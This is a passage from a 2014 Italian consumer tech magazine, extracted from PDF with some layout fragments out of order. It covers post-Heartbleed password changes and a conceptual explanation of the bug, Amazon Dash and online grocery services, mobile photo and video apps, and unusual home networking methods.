Per modificare la password dell'account Yahoo Mail è sufficiente recarsi sul pannello di impostazioni di Yahoo (**http://edit.yahoo.com/config/eval_profile**, raggiungibile anche con un clic sull'icona a forma di ingranaggio). La voce **Change you password**, nella sezione **Sign-In and security**, consente l'inserimento di una nuova chiave di sicurezza.

Google

Nonostante il sistema di login di Google sia stato protetto da Heartbleed, sembra comunque che alcuni servizi Google utilizzassero una versione di OpenSSL vulnerabile. Per precauzione, quindi, conviene comunque cambiare la password: basta cliccare sull'apposita icona a forma di ingranaggio e scegliere la voce **Impostazioni**. Poi, nella sezione **Account e Impostazioni** si deve cliccare sul link **Cambia password**.


WIKIPEDIA

Se hai un account Wikipedia, ti conviene modificare la password di accesso, prima che qualcun altro cominci a postare articoli a tuo nome (e magari essere bannati per divulgazione di false notizie). In questo sito, una novità: nessuna icona a forma di ingranaggio! Si deve, invece, cliccare sul link **preferenze** vicino al proprio nome utente e, nella pagina che si apre, scegliere l'indirizzo **Cambia password**.

sarebbe successo se anche Facebook, che è stato vulnerabile a questo bug, avesse avuto un accesso alla nostra carta di credito? La domanda nasconde una preoccupazione più che legittima, perché sembra che Facebook voglia proprio lanciare un servizio di gestione di monete virtuali. Qualcuno lo chiama, in via ufficiosa, "Facebank" e probabilmente sarà un sistema simile a PayPal per lo scambio di denaro virtuale tra persone. Se tale servizio fosse già stato implementato, molti pirati avrebbero potuto facilmente sfruttare il bug Heartbleed per svuotare la carta di credito degli utenti del social network. Ecco perché la sicurezza in Rete deve sempre avere la massima priorità!

DELLA RETE

parola di 5 lettere "hello">>; il server, se è davvero riuscito a leggere la parola "hello" decifrandola con la propria chiave privata, risponde con <<*hello*>>, dimostrando di possedere la chiave privata e di essere davvero chi dichiara di essere. Ma visto che il server non controlla che il numero di caratteri richiesto dal client sia effettivamente corretto, un utente malintenzionato potrebbe scrivere: <<*Rispondi con la parola di 20000 lettere "hello"*>> e il server risponderebbe <<*helloBLABLABLA...*>> dove, ovviamente, BLABLABLA... è un insieme di 19995 caratteri prelevati dalla memoria del server stesso. Questo significa che un pirata può facilmente ottenere un dump di quasi tutta la memoria RAM del server. E, ovviamente, nella memoria del server è caricato anche il certificato di sicurezza, con la sua chiave SSL privata (necessaria a leggere le comunicazioni degli utenti con il server).

SUL WEB Transazioni economiche su Facebook con una moneta virtuale simile ai Bitcoin? Per ora non se ne sa molto, ma possiamo iniziare a leggere le indiscrezioni pubblicate dal Financial Times: **www.edmaster.it/url/3230**.

Anche la spesa diventa Smart

AMAZON GETTA LE BASI PER QUELLA CHE SI APPRESTA AD ESSERE UNA VERA E PROPRIA RIVOLUZIONE NEGLI ACQUISTI QUOTIDIANI

Anche se non è ancora disponibile per tutti, Amazon Dash (**https://fresh.amazon.com/dash**) è senz'altro un tecno-gadget di quelli destinati a cambiare la nostra vita. Al momento, questa sorta di "baccetta magica" è utilizzabile dai soli utenti di Fresh, il servizio Amazon che permette di acquistare online prodotti alimentari e per la casa. Le città coperte dal servizio sono Seattle, San Francisco e la zona meridionale della California.

NO ALLE LISTE DELLA SPESA!

Per capire a cosa serva e come utilizzare Dash, l'azienda capitanata dall'instancabile Jeff Bezos ha pubblicato su YouTube (**www.edmaster.it/url/3241**) un video molto eloquente, nel quale si assiste a vari possibili impieghi del nuovo oggetto dei desideri targato Amazon. Lo strumento, infatti, è dotato di due modalità di acquisizione: un microfono e uno scanner. Come si vede nel video, basta puntare lo scanner sul codice a barre del prodotto da acquistare o, in alternativa, pronunciare a voce il nome dell'articolo. Completato l'elenco dei prodotti è sufficiente completare l'ordine, scegliendo il momento più idoneo per la consegna a domicilio.

COME FUNZIONA?

Dal punto di vista tecnologico, la "bacchetta magica" per lo shopping è un semplice device che si connette a Internet tramite Wi-Fi. Man mano che vengono acquisiti codici o registrati i nomi dei prodotti, lo strumento trasmette i dati sincronizzando la lista della spesa sull'account Amazon. Terminata l'acquisizione basta finalizzare l'ordine. Dash è gratuito per gli utenti iscritti ad Amazon Fresh Prime, il servizio che garantisce la consegna della spesa (generi alimentari e beni di consumo) in meno di 3 ore dall'ordine, nelle città coperte, e che costa 300 dollari l'anno.

CARATTERISTICHE PRINCIPALI

RICONOSCE LA VOCE
Premendo il tasto *Microfono*, possiamo indicare a voce le nostre intenzioni di acquisto, pronunciando il nome del prodotto. *Dash* provvede a registrare e a interpretare il messaggio vocale.

SCANSIONA I CODICI
Premendo il tasto *Scanner*, invece, si trasforma la bacchetta Amazon in un lettore di codice a barre. Basta puntare la lente sul codice del prodotto interessato.

CONNESSIONE FACILITATA
Dash è munito di un modulo Wi-Fi che si connette alla rete domestica, trasmettendo gli ordini, via Internet, e sincronizzando la lista della spesa sul nostro account Amazon.

DESIGN ROBUSTO
Dash è stato realizzato per consentirne un facile utilizzo anche durante i lavori domestici. In questo modo è possibile impugnarlo persino con le mani sporche di farina.

LA SPESA CHE NON TI ASPETTI DI FARE ONLINE!

In Italia, ci sono numerosi servizi online che propongono cibi di qualità, prodotti di stagione che provengono dagli agricoltori italiani, con la possibilità di ricevere direttamente a casa frutta, verdura, carne, formaggi del territorio, freschi e non surgelati o precotti. Ecco alcuni tra i più interessanti.

Su **www.alimentarefacile.it** si possono acquistare prodotti alimentari di tutti i tipi. Il sito offre anche una buona gamma di vini del territorio e di prodotti biologici.

Amazon ha in corso un imminente ampliamento del servizio Fresh, che verrà esteso ad altre 20 aree urbane entro la fine del 2014, sia negli USA sia all'estero. Secondo quanto dichiarato da un portavoce dell'azienda, attualmente Fresh permette di acquistare circa 500mila diversi prodotti. Grazie a Dash, ordinarli sarà ora più facile e rapido. C'è chi inorridisce alla sola idea di ridurre la spesa a qualche minuto di scansione delle etichette, soprattutto dal punto di vista culturale e sociale. Secondo alcuni cultori dello "slow food", più attenti alla qualità dei cibi e agli aspetti salutistici, Dash è stato concepito con un'idea sbagliata dell'alimentazione. La corretta scelta degli alimenti da cucinare gioca infatti un ruolo fondamentale nell'essere in forma e rimanere in salute. In molti si chiedono se sarà possibile coniugare tale concetto con il servizio Fresh di Amazon, magari ricevendo i prodotti con tempestività tramite il servizio Prime. Inoltre, recarsi a fare la spesa potrebbe essere un'occasione per stringere nuove amicizie e, perché no, trovare l'anima gemella. Gli scaffali dei supermercati saranno poco romantici, ma in molti "cuccano" proprio così!

DASH E IL FUTURO DELLA SPESA

Bisogna però ammettere che il nuovo gadget di Amazon sia un valido aiuto per chi va sempre di fretta. Uscire di casa, trovare un parcheggio, riempire il carrello, stare in fila alla cassa ecc. può farci perdere anche più di un'ora al giorno che, invece, potremmo dedicare ai nostri figli o alle attività che più ci aggradano. Inoltre, non tralasciamo il fatto che, brevetti a parte, Dash sia una tipologia di gadget in grado di stuzzicare la fantasia degli operatori della grande distribuzione. È probabile, quindi, che anche la concorrenza di Amazon si muova in tal senso, facendo diventare la nostra spesa sempre più Smart. Non avendo un display, infatti, ne facilità l'uso a chi non è un tecnologo, ma allo stesso può rendere maggiormente compulsiva la spesa. Non è possibile sapere quanto si sta spendendo fino al momento del conto...

DAL CAMPO A CASA TUA

Cortilia permette di acquistare e ricevere a domicilio cassette, di varia pezzatura e prezzo, contenenti diversi articoli (legumi, frutta, verdura, carni, formaggi, insaccati ecc.) prodotti da operatori agroalimentari del territorio, fornendo la possibilità di sceglierne il contenuto.
Sito:www.cortilia.it

DI TUTTO E DI PIÙ

YesEatis offre una gamma completa di prodotti enograstronomici da acquistare e farsi recapitare a casa. Si va dai prodotti tipici, passando per il vino, alla pasta, alle bevande, al caffè, ai condimenti, alle conserve, alla pasticceria. Sono disponibili persino confezioni da destinare a regali.
Sito: www.yeseatis.com

FRESCO DI PESCA


Come si intuisce dal nome, l'attenzione del sito Il-PescatoreOnline è rivolta al pescato. Non si tratta però di pesce congelato o surgelato, bensì di pesce fresco di pesca che viene opportunamente trasportato a casa, con 72 ore di tempo di conservazione dal confezionamento.
Sito: www.ilpescatoreonline.it

SUL WEB Il sito **www.ramassotto.it** è una vera e propria macelleria online in cui acquistare carni che giungono fresche a domicilio grazie a un opportuno metodo di trasporto.


Foto e video in punta di tap

FOTORITOCCO E VIDEO EDITING MOBILE IN 15 IMPERDIBILI APPLICAZIONI

E TE LA SPASSI OVUNQUE, SENZA COMPUTER!

Siamo pronti a immortalare e condividere i ricordi più belli? La fotografia e le riprese video stanno subendo una grande metamorfosi, tanto che il mercato delle fotocamere e delle videocamere digitali sta risentendo, per la prima volta, di un'importante flessione a causa della concorrenza sempre più agguerrita di smartphone e tablet. Questi dispositivi, infatti, dispongono ormai di ottiche soddisfacenti per la maggior parte delle persone e hanno il vantaggio di essere sempre a portata di mano, pronti a catturare i momenti irripetibili. Inoltre, si va sempre più alla ricerca di modi originali e creativi per modificare in tempo reale le foto scattate o i video ripresi e condividerli con un clic sui social network. Filtri, cornici, colori, texture ed effetti possono rendere i nostri ricordi unici e originali. E in questo contesto, le app diventano il pane quotidiano di chi effettua questo genere di operazioni. Le più innovative e divertenti le abbiamo raccolte in questa strepitosa collezione che, siamo sicuri, saprà catturare la tua attenzione.

AFTERLIGHT


Piattaforma: iOS

È una delle migliori app per l'editing fotografico su iDevice. Dal design minimale, fornisce infinite possibilità di personalizzazione. Dotata di ben 15 strumenti di regolazione, 56 diversi filtri fotografici, più di 60 texture e altrettante cornici, l'app integra anche una miriade di funzioni per l'editing in alta qualità. Non mancano le funzionalità per acquisire gli scatti come il rilevamento del viso o del suono, la modalità anti-shake, modalità notte e opzioni timer. Inoltre, sono presenti otto rapporti di aspetto, quattro formati fotografici e quattro modalità flash. Un vero must!

Prezzo: € 0,89

FACE SWITCH

Piattaforma: iOS, Android

Face Switch permette di usare due immagini con volti in primo piano (integra la tecnologia di rilevazione automatica dei volti) o di catturale in tempo reale con la fotocamera. Poi, le posiziona una sull'altra e le fonde insieme per mix eccezionali in pochi secondi! Tantissime le funzioni di editing: uniformare il colore della pelle, regolare luminosità, contrasto e saturazione, intervenire sulle espressioni e applicare filtri.

Prezzo: € 0,99 (iOS), Gratis (Android)

PHOTOMAGIC

Piattaforma: iOS

Basta scattare una foto o caricarla dal rullino e procedere con le modifiche per impreziosirla e renderla accattivante con effetti, filtri, testo e originali cornici. In PhotoMagic troviamo decine di filtri, diversi strumenti di modifica per regolare luminosità, nitidezza, colore e tantissimi effetti di luci per soddisfare tutti i gusti. E con un tap si condivide subito sui social network.

Prezzo: € 0,89

EFFETTI SPAZIALI NELLE FOTO

Con le applicazioni gratuite **SpaceEffect** (per iOS) e **Insta Space Effects** (per Android) possiamo aggiungere un pizzico di magia alle nostre foto grazie agli strepitosi effetti di luce.


VSCO CAM

Piattaforma: iOS, Android
Consente di scattare foto (o prelevarle dal rullino) ed effettuare regolazioni di messa a fuoco, contrasto, esposizione e temperatura dei colori, applicando dissolvenze e/o vignettature attraverso un'interfaccia minimal. Molto importante: VSCO carica ed esporta le foto in alta risoluzione! Non mancano le funzioni per arricchire gli scatti con filtri ed effetti espandibili in-app e per la pubblicazione su Facebook e Twitter.
Prezzo: Gratis

IMPRESSIA


Piattaforma: iOS
Impressia è l'app che unisce una grafica curata e intuitiva a centinaia di funzioni interessanti. Filtri, effetti, cornici, sfondi, testo, vignette e molte altre funzioni di editing fotografico ti permetteranno di rendere speciale ogni tuo scatto. Completate la modifiche, puoi condividerle immediatamente su Instagram, Facebook, Twitter o tramite e-mail.
Prezzo: € 1,79


SNAPSEED

Piattaforma: iOs, Android
Snapseed consente di modificare e migliorare la qualità delle foto con estrema rapidità, ottenendo ottimi risultati. Regolazioni, filtri ed effetti si applicano con semplicità e precisione partendo dall'autotune che ottimizza subito colore e contrasto fino al "drama", dal quale ottenere effetti HDR di qualità. Sono presenti effetti creativi come quello vintage Grunge e Tilt-Shift. Snapseed supporta foto fino a 6,25 Megapixel e legge i file Raw (solo su iPad). Un'altra funzione interessante è la regolazione selettiva, che consente di applicare in modo preciso effetti in aree specifiche della foto.
Prezzo: Gratis

XNVIEW PHOTO FX EDITOR

Piattaforma: iOS
Offre molte opportunità di editing e personalizzazione delle foto, mettendo a disposizione effetti e filtri originali, cornici, trame, sfocature parziali, layer, vignettature, nonché la possibilità di regolare luminosità, contrasto, tonalità, saturazione, esposizione, temperatura, bilanciamento dei colori e molto altro ancora. Creare immagini mozzafiato con effetto retrò, aggiungete filtri artistici o migliorate le foto con strumenti professionali diventa un gioco da ragazzi.
Prezzo: Gratis

FX PHOTO STUDIO

Piattaforma: iOS
Integra 194 effetti, filtri fotografici, cornici e sovrapposizioni per migliorare e personalizzare le fotografie. E se non basta, può aggiungere testi accattivanti, ruotare, zoomare, croppare, taggare e modificare le dimensioni con un tap. Consente anche di usare un potente zoom per lavorare sui singoli dettagli.
Prezzo: Gratis

INSTAEFFECT FX

Piattaforma: iOS
Con oltre 70 effetti colore e filtri creativi, permette in pochi secondi di rendere unica ogni foto e condividerla con gli amici tramite Instagram, Facebook, e-mail, Twitter e Flickr. È possibile regolare l'opacità, la luminosità, scegliere di stratificare gli effetti e utilizzare alcune semplici funzioni di editing per ruotare le immagini, scalarle e salvarle in alta risoluzione.
Prezzo: Gratis

TOP APP PER IL VIDEO EDITING

REPLAY

Piattaforma: iOS
Permette di creare stupendi video da 15 secondi in stile Instagram. Basta selezionare il video, scegliere lo stile (ce ne sono 15 diversi), sincronizzare le riprese al ritmo della colonna sonora e condividere tutto su Facebook, Twitter, YouTube e Vimeo.
Prezzo: Gratis

ISUPR8

Piattaforma: iOS, Android
Ricrea nelle tue riprese le atmosfere retrò delle vecchie pellicole 8mm. Registra fino a 1080p, integra la simulazione dei rulli, la frequenza dei fotogrammi regolabile (12/18/24 FPS), le funzioni di editing e di condivisione.
Prezzo: € 1,79 (iOS), € 0,72 (Android)

MAGISTO - MAGICAL VIDEO EDITOR

Piattaforma: iOS, Android
Trasforma i filmati in splendidi capolavori grazie alle sue funzioni automatiche e intelligenti! Stabilizzazione, filtri, effetti, transizioni, riconoscimento facciale, colonna sonora e condivisione istantanea su Facebook, Twitter e YouTube... sono soltanto alcune delle chicche presenti.
Prezzo: Gratis

PINNACLE STUDIO

Disponibile solo per iPad è l'app per chi vuole fare sul serio e creare filmati a 1080p. Puoi organizzare le clip nella storyboard, effettuare montaggi di precisione con la timeline e aggiungere transizioni di qualità, animazioni 3D, effetti, testi, tioli e colonne sonore.
Prezzo: € 11,99

VIDEOFX LIVE

Piattaforma: iOS
È l'app giusta per rendere i tuoi normali video, capolavori unici e divertenti, grazie a centinaia di effetti da applicare.
Prezzo: Gratis

VIDEO MAGIC EDITOR

Piattaforma: iOS
Permette di modificare i video catturati, applicare cornici, effetti e condividerli subito sui più noti social network come Facebook o Twitter. Originale e divertente!
Prezzo: Gratis

UNO STUDIO DI ANIMAZIONE SU IPHONE E IPAD
Con **iMotionHD** per iOS puoi creare in pochi tap spettacolari video con le tecniche Time Laps e Stop Motion, che normalmente richiederebbero appositi set e apparecchiature molto costose.

La rete che non ti aspetti

ANTENNE TV, CAVI ELETTRICI, SCHEDE AUDIO...

ECCO 10 MODI PAZZI PER CONNETTERSI A INTERNET O PER CREARE UNA RETE DI COMPUTER!

Cosa non si fa per avere una connessione Internet o collegare dei computer in rete... Alcuni dei metodi presentati in queste pagine sono davvero bizzarri, come il collegare due PC tramite schede audio; altri sono più "commerciali", ma poco diffusi in Italia: per esempio, Internet attraverso la televisione via cavo, oppure il G.hn. Potrebbero, però, arrivare sul mercato nei prossimi anni ed è quindi interessante capire in anticipo di cosa si tratta. E il 4G? Se ne sente già parlare, ma attenzione: saranno necessari degli anni prima che diventi una realtà. La rete dei radioamatori, invece, esiste già, ma per potersi collegare è necessario avere l'apposito brevetto. Insomma, se in fatto di connettività pensavi di averle viste tutte, alla fine di questo articolo dovrai ricrederti!

POWERLINE: INTERNET SU RETE ELETTRICA


La nostra casa è già piena di cavi e prese di corrente. Perché, allora, non approfittarne per portare la connessione Internet in ogni stanza? In fondo, i cavi elettrici sono dei fili di rame, esattamente

come una normale cavo Ethernet. L'idea è venuta in mente ai gestori dell'elettricità (Enel, in Italia) che, dall'installazione dei contatori elettronici, utilizzano gli stessi cavi dell'alta tensione per comunicare con il contatore. Anche nella nostra rete domestica possiamo fare la stessa cosa: basta procurarsi un kit powerline come il **NetGear XAVB1301**, disponibile su Amazon a poco più di 30 euro. Ciascun dispositivo ha un connettore RJ45 (a cui collegare il cavo Ethernet proveniente dal PC o dal router) e una spina per la presa a muro. Il flusso dati Internet viene fatto passare nei cavi dell'elettricità con frequenze molto più alte dei soliti 50 Hz della corrente; quindi non si creano interferenze.

G.HN: INTERNET CON L'ANTENNA TV (E NON SOLO)

I cavi della corrente non sono gli unici che abbiamo in casa: spesso i nostri muri sono affollati da cavi dell'antenna TV o del telefono. Per esempio, avremo certamente portato il cavo della TV in camera da letto, per poter vedere la televisione più comodamente che sul divano. E lo stesso vale per il telefono. E allora, perché non usare questi stessi fili per trasportare anche una connessione Internet? Lo standard **G.hn** nasce proprio per condividere una connessione sui cavi della corrente, su quelli dell'antenna TV e sul doppino telefonico, ad alte velocità (1 Gb/s è il massimo teorico). Per maggiori informazioni su questa tecnologia: **www.edmaster.it/url/3226**.

TELEVISIONE E MODEM VIA CAVO

In Italia non siamo abituati alla televisione via cavo, ma nel resto d'Europa è molto diffusa. E i fornitori di TV hanno ben pensato di ampliare la loro offerta facendo passare, sugli stessi cavi, anche una connessione a banda larga. Esistono quindi dei modem progettati appositamente per essere collegati al connettore della televisione ed "estrarre" il flusso dati. È anche grazie a questa tecnologia che è possibile trasmettere la TV in risoluzione 4K. La velocità della connessione a internet può facilmente arrivare a 100 Mb/s. Un esempio di questi dispositivi è il **Cisco Model EPC3000 EuroDOCSIS 3.0 Cable Modem**: **www.edmaster.it/url/3227**.

SUL WEB Lo standard G.hn non è ancora diffuso, sono pochi i prodotti presenti sul mercato. Il consorzio che gestisce G.hn si chiama HomeGird e si occupa proprio di instaurare collaborazioni con i produttori: **www.homegridforum.org**.

WIMAX:
IL WI-FI CHILOMETRICO

Il Wi-Fi è ottimo per condividere una connessione Internet all'interno di un palazzo. E, allora, perché non usarlo anche per portare Internet in tutte le case di una città? C'è un problema: il Wi-Fi può coprire un raggio di 300 metri al massimo. Ecco, quindi, il **WiMax**, una sorta di Wi-Fi con un raggio teorico di 50 km e una velocità massima di 40 Gb/s (la velocità attualmente implementata è però molto più bassa, nell'ordine delle decine di Mb e il raggio massimo è di 10 km). Ha un difetto: si basa su una serie di trasmettitori ottici, che richiedono la visibilità dell'antenna. Quindi, se c'è un albero di mezzo oppure molta nebbia, non è possibile comunicare col trasmettitore (o, comunque, le prestazioni diminuiscono). Uno dei principali operatori italiani del WiMAX è ARIA (www.ariamax.it), assieme a Linkem (www.linkem.com) e Telecom (www.telecomitalia.it).

IN RETE OVUNQUE
COL SATELLITE

In certi zona d'Italia non è disponibile alcuna connessione Internet tradizionale: niente doppino telefonico, niente ISDN o ADSL e nessuna copertura 2G o 3G. In questi casi, l'unica possibilità per non restare isolati dal mondo consiste nella tecnologia satellitare. La banda larga satellitare bidirezionale non ha una velocità altissima, il valore massimo in download è 22 Mb/s e quello in upload è di 6 Mb/s. Inoltre i prezzi, pur essendo scesi molto in questi anni, sono ancora abbastanza elevati. Infatti, le offerte dipendono dal traffico massimo: per 10 GB di traffico mensile, il costo si aggira intorno ai 35 euro. Invece, per 100 GB il prezzo si parla di 100 euro. Tuttavia, considerando che si tratta dell'unico metodo che consente collegamenti in qualsiasi parte del mondo, l'offerta non è male. L'operatore principale in Europa è Tooway (www.tooway.it).

4G? NO, 3G E MEZZO!


Ormai la televisione ci propone smartphone 4G, che funzionano con tecnologia LTE. In realtà, nonostante venga venduto come 4G, l'LTE non è il vero 4G ma solo uno strumento intermedio tra l'attuale 3G ed il 4G "puro". Inoltre, la copertura LTE è arrivata appena al 50% del territorio italiano. Si prevede, tuttavia, che siano necessari ancora dai 2 ai 5 anni per completare la copertura LTE, mentre per avere il vero 4G potrebbero passare anche 10 anni. Tuttavia, le principali città italiane sono già fornite della copertura LTE, quindi chi è abituato a non uscire dalla città può utilizzare LTE senza particolari problemi; ma per chi si trova in altri centri abitati, è meglio aspettare prima di acquistare uno smartphone che comunque potrà funzionare solo con il 3G perché manca la copertura adeguata. Per le offerte TIM del 4G LTE consultiamo la pagina www.tim.it/internet/ultra-internet-4G-LTE.

VAI COL BLUETOOTH

Il Bluetooth è uno strumento nato con scambiare file, ma è anche un buon modo per condividere la connessione di uno smartphone o tablet con il computer. È più o meno la stessa cosa che si può fare collegando il dispositivo al PC con un cavo USB, con la differenza che gli adattatori Bluetooth sono wireless e i due dispositivi possono essere distanti tra loro anche di una cinquantina di metri. Una soluzione perfetta per spostare lo smartphone liberamente, in modo da collocarlo in una posizione che consenta la migliore ricezione possibile. Ci si può anche spostare per eseguire una telefonata,


mentre il Bluetooth consentirà comunque al computer di rimanere collegato allo smartphone per utilizzare la connessione Internet.

IN RETE CON LA SCHEDA AUDIO

Ricordi i modem 56k? Forse non lo sai ma erano delle semplici schede audio, con la differenza che inviavano i suoni prodotti sul doppino telefonico, invece che tramite cuffie e speaker. Ovviamente, è possibile far comunicare due computer tra loro collegandoli tramite schede audio, utilizzandole come se fossero dei modem. Il bello di questo meccanismo è che oggi praticamente qualsiasi calcolatore ha una scheda audio o qualcosa di simile. Ciò include anche i microcontrollori come Arduino e i microPC come il Raspberry Pi. Se ami smanettare trovi un progetto completo (sperimentale) su: www.edmaster.it/url/3228.

L'INTERNET DEI RADIOAMATORI

Far dialogare due computer con una scheda audio significa che la comunicazione avviene tramite i suoni prodotti dalle due schede. Ma il canale attraverso cui i suoni si propagano non deve per forza essere un filo: ecco perché ai radioamatori è venuto in mente che fosse possibile collegare due computer utilizzando le radio. Le potenzialità di questo metodo sono enormi, perché consente velocità piuttosto alte e soprattutto distanze enormi. Variando la modulazione è possibile comunicare con diversi computer contemporaneamente (quindi si può costruire un server in grado di fornire file a molti altri utenti). Il problema è che per comunicare è necessario essere radioamatori, cosa che in Italia richiede un apposito brevetto, ed avere una buona strumentazione radio (che costa centinaia di euro). Esiste anche una rete "organizzata", il cui nome ufficiale è AMPRNet (www.ampr.org).

NULL MODEM:
COLLEGAMENTO DIRETTO

È possibile collegare direttamente (si parla di Direct Cable Connection) due computer per scambiare file con un cavo seriale chiamato "null modem", che è solo una coppia di porte RS-232 con due pin invertiti. Fin dai tempi di MS-DOS, questo è stato il sistema migliore per collegare due computer consentendo la condivisione di file senza

dover ricorrere a particolari tecnologie di rete. Da Windows Vista in poi, questo sistema è stato sostituito da Easy Transfer, che si basa su un cavo USB, dal momento che ormai i computer non vengono più forniti con porte RS-232. È necessario un cavo USB particolare chiamato **EasyTrasfer**: questo è anche il nome del programma, presente tra gli accessori di Windows, che consente di eseguire il collegamento tra i due computer. Allo stesso modo, è possibile utilizzare le porte Firewire (che vengono riconosciute dal sistema operativo come delle normali schede di rete, configurabili con IP statici), anche se sono decisamente meno diffuse di RS-232 e USB.

SUL WEB Dal sito http://uz7.ho.ua/packetradio.htm possiamo scaricare un programma che facilita la connessione tra PC utilizzando modulazioni di segnali audio (ad esempio tramite schede audio o apparecchi da radioamatori).

Ecco la rete a 10 Gbps!

ALLA SCOPERTA DELLA CONNESSIONE INTERNET 1.000 VOLTE PIÙ VELOCE DELLA TUA ADSL

CON GARR-X, IN ITALIA È GIÀ REALTÀ!

INTERVISTA ESCLUSIVA!
www.edmaster.it/url/3221 Non perdere la nostra "video chiacchierata" col Prof. Enzo Valente, direttore del Consortium GARR, l'ente che gestisce la rete dell'istruzione e della ricerca.

